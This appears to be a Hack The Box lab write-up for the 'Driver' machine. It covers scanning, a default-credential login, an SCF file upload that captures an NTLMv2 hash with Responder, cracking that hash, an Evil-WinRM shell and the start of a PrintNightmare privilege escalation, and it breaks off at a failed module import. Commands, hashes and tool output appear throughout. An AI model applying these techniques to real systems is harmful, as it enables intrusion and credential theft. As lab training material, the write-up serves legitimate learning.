
HACKTHEBOX: Driver by Monhal

“easy” - they said

The first step was scanning the target using Nmap stealth scan:
Nmap -sS -A -Pn [ip]

Figure 1 - nmap output




```
mskali@kali:~/HTB/machines$ sudo nmap -sS -A -Pn 10.129.180.217
[sudo] password for mskali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-21 09:13 EST
Nmap scan report for 10.129.180.217
Host is up (0.078s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows 2008|10|2016|7|Vista (91%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_10:1511 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:
windows_7 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%), Microsoft Windows 10 1607 (85%), Microsoft Windows 10 1511 (85%), Microsoft Windows Ser
ver 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2016 (85%), Microsoft Windows 7 (85%), Microsoft Windows 7 Pro
fessional or Windows 8 (85%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m02s, deviation: 0s, median: 7h00m01s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-12-21T21:13:36
|_  start_date: 2021-12-21T21:11:38

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   83.91 ms 10.10.14.1
2   79.04 ms 10.129.180.217
```

Found 3 Open ports:

80 (http) – Microsoft IIS httpd 10.0
135 msrpc – Microsoft Windows RPC
445 microsoft-ds Microsoft Windows 7-10 microsoft-ds

Checking for available vulnerabilities in the given services:
Microsoft ISS httpd 10.0: (according to https://www.cybersecurity-help.cz)

Figure 2 - Microsoft ISS httpd 10.0 vulnerabilities



HTTP Request Smuggling in Microsoft IIS Server 15 Jul, 2020
● Medium ✕ Not Patched

Privilege escalation in Microsoft IIS Server 09 Oct, 2019
● Medium ✓ Patched

Denial of service in Windows FTP Server 10 Jul, 2018
● Medium ✓ Patched

HTTP response splitting in Microsoft IIS 10 Mar, 2020
● Medium ✓ Patched

Denial of service in Microsoft IIS Server 12 Jun, 2019
● Medium ✓ Patched


XSS in Microsoft IIS Server 14 Mar, 2017
● Medium ✓ Patched

Msrpc: might contain information disclosure vulnerability
(according to https://www.cybersecurity-help.cz/vdb/SB2019111309)

445 Microsoft-ds which is used by SMB. Used to share resources over the network and it might be used in order to perform RCE.

Trying to access the website [ip:80] and it was protected with password

Figure 3 - server authentication



Authentication Required - Mozilla Firefox


http://10.129.180.217 is requesting your username and password. The site says: "MFP Firmware Update Center. Please enter password for admin"

User Name: admin

Password: ●●●●●


As presented above the username is 'admin' guessing the password [default credentials] 'admin' and it worked.
After a successful logon, browsing the website.
There is an option of file upload at /fw_up.php (Firmware Updates)
Tried to discover where the file will be uploaded to – no success.
Here's the burp POST request when uploading a file:

Figure 4 - burp output of file upload



```
POST /fw_up.php HTTP/1.1
Host: 10.129.180.217
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------42041900519938674753571505053
Content-Length: 354
Origin: http://10.129.180.217
DNT: 1
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Referer: http://10.129.180.217/fw_up.php
Upgrade-Insecure-Requests: 1

-----------------------------42041900519938674753571505053
Content-Disposition: form-data; name="printers"

HTB DesignJet
-----------------------------42041900519938674753571505053
Content-Disposition: form-data; name="firmware"; filename="shell.php"
Content-Type: application/octet-stream


-----------------------------42041900519938674753571505053--
S
```

Figure 5 - burp fileupload success




```
GET /fw_up.php?msg=SUCCESS HTTP/1.1
Host: 10.129.180.217
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.129.180.217/fw_up.php
DNT: 1
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Upgrade-Insecure-Requests: 1


```

Tried to manipulate the msg value and replace it with commands, but it doesn’t seem to affect the server. All responses were 200 OK.
Searching ‘smb share file upload attack’ in google get me to this great site:
https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/
Creating a SCF (Shell Command File) in order to access a specific UNC path (PC format for specifying the location of resources on LAN)

So, we have a file that triggers LLMNR and a responder in the background
responder -I openvpnInterface
uploading the file to the server (via /fw_up.php) and we have success.
Checking the responder and it seems that the file triggers LLMNR and we received NTLM-V2 hash.


Figure 6 NTLM-V2 hash captured



```
[SMB] NTLMv2-SSP Client   : 10.129.180.217
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:ac0029596913f670:B178F1E57D407F7FF94283BBD6AB598E:01010000000000000AAF70353F6D701C711827B8931CB3300000000002000800590053004F00560001001E00570049004E0
02D004C00570031005100350046004B00300059003200450004003400570049004E002D004C00570031005100350046004B003000590032004500 2E00590053004F0056002E004C004F00430041004C000300140059 0053004F0056002E004
C004F00430041004C000500140059 0053004F0056002E004C004F00430041004C0007000800 00AAF70353F6D70106000400020000000800300030000000000000000000000000002000033C5A009884407AE9BADE42FAF71428139D3D61AD26
F0995889BC4BC5E91DE940A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E0032003400000000000000000000000000000
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
```

In order to brute-force the hash we need the responder logs. Located at /usr/share/responder/logs and SMB-NTLMv2 is our log.


Figure 7 - the needed log file for bruteforce



```
mskali@kali:/usr/share/responder/logs$ ls -l
total 36
-rw-r--r-- 1 root root     0 Dec 21 10:10 Analyzer-Session.log
-rw-r--r-- 1 root root 13256 Dec 21 10:10 Config-Responder.log
-rw-r--r-- 1 root root  1040 Dec 21 10:30 Poisoners-Session.log
-rw-r--r-- 1 root root  3017 Dec 21 10:30 Responder-Session.log
-rw-r--r-- 1 root root 10500 Dec 21 10:30 SMB-NTLMv2-SSP-10.129.180.217.txt
mskali@kali:/usr/share/responder/logs$ 
```

Using john the ripper to bruteforce that hash via rockyou.txt :


Figure 8 - john --show output



```
tony:liltony:DRIVER:ac0029596913f670:B178F1E57D407F7FF94283BBD6AB598E:01010000000000000AAF70353F6D701C711827B8931CB3300000000002000800590053004F00560001001E00570049004E002D004C00570031005100
350046004B00300059003200450004003400570049004E002D004C00570031005100350046004B003000590032004500 2E00590053004F0056002E004C004F00430041004C000300140059 0053004F0056002E004C004F00430041004C0005
00140059 0053004F0056002E004C004F00430041004C0007000800 00AAF70353F6D70106000400020000000800300030000000000000000000000000002000033C5A009884407AE9BADE42FAF71428139D3D61AD26F0995889BC4BC5E91DE94
0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E0032003400000000000000000000000000000

1 password hash cracked, 0 left
```

Credentials **tony:liltony**
Now after having the credentials we need to connect to the server.
WinRM (Windows remote management protocol) is used in order to connect remotely and work with windows devices.
https://medium.com/@josicaleksandar981/how-to-install-and-use-evil-winrm-in-kali-linux-db7b73280ac3
an article that helps using WinRM.


Figure 9 - connecting to the user's system



```
mskali@kali:~/HTB/machines/evil-winrm$ sudo ./evil-winrm.rb -i 10.129.180.217 -u 'tony' -p 'liltony'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tony\Documents>
```

We have a shell.
Navigating the filesystem till I got the flag

Figure 10 - USERS FLAG



```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        6/11/2021   7:01 AM                Contacts
d-r---         9/7/2021  10:15 PM                Desktop
d-r---         9/8/2021  12:37 AM                Documents
d-r---        6/11/2021   7:05 AM                Downloads
d-r---        6/11/2021   7:01 AM                Favorites
d-r---        6/11/2021   7:01 AM                Links
d-r---        6/11/2021   7:01 AM                Music
d-r---         8/6/2021   7:34 AM                OneDrive
d-r---        6/11/2021   7:03 AM                Pictures
d-r---        6/11/2021   7:01 AM                Saved Games
d-r---        6/11/2021   7:01 AM                Searches
d-r---        6/11/2021   7:01 AM                Videos


*Evil-WinRM* PS C:\Users\tony> cd Contacts
*Evil-WinRM* PS C:\Users\tony\Contacts> ls
*Evil-WinRM* PS C:\Users\tony\Contacts> cd ..
*Evil-WinRM* PS C:\Users\tony> cd Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> ls


    Directory: C:\Users\tony\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       12/21/2021   1:12 PM             34 user.txt


*Evil-WinRM* PS C:\Users\tony\Desktop> more user.txt
01b717fd3841a6260266ebc9c92d56a7

*Evil-WinRM* PS C:\Users\tony\Desktop>
```


The next step was uploading winPEAS to system. using the command:
Upload [winPEAS-file], then running the script.
after a lot of searching a vulnerable running service was detected named ‘spoolsv’
spoolsv.exe runs the Windows OS print spooler service. Any time you print something with Windows this important service caches the print job into memory so your printer can understand what to print.

Searching for a CVE online :
https://0xdf.gitlab.io/2021/07/08/playing-with-printnightmare.html

exploiting the service:


1 - git clone https://github.com/calebstewart/CVE-2021-1675
2- uploading the CVE to the system.
3- running the script and making a newuser. The user will be made under the service’s owner (Administrator)
4- using Evil-WinRM connecting with the new user with administrator privilages.
5- searching for the flag.

Figure 11 step2&3




```
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> import-module CVE-2021-1675.ps1
The specified module 'CVE-2021-1675.ps1' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ import-module CVE-2021-1675.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (CVE-2021-1675.ps1:String) [Import-Module], FileNotFoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> Import-Module CVE-2021-1675.ps1
The specified module 'CVE-2021-1675.ps1' was not loaded because no valid module file was found in any module directory.
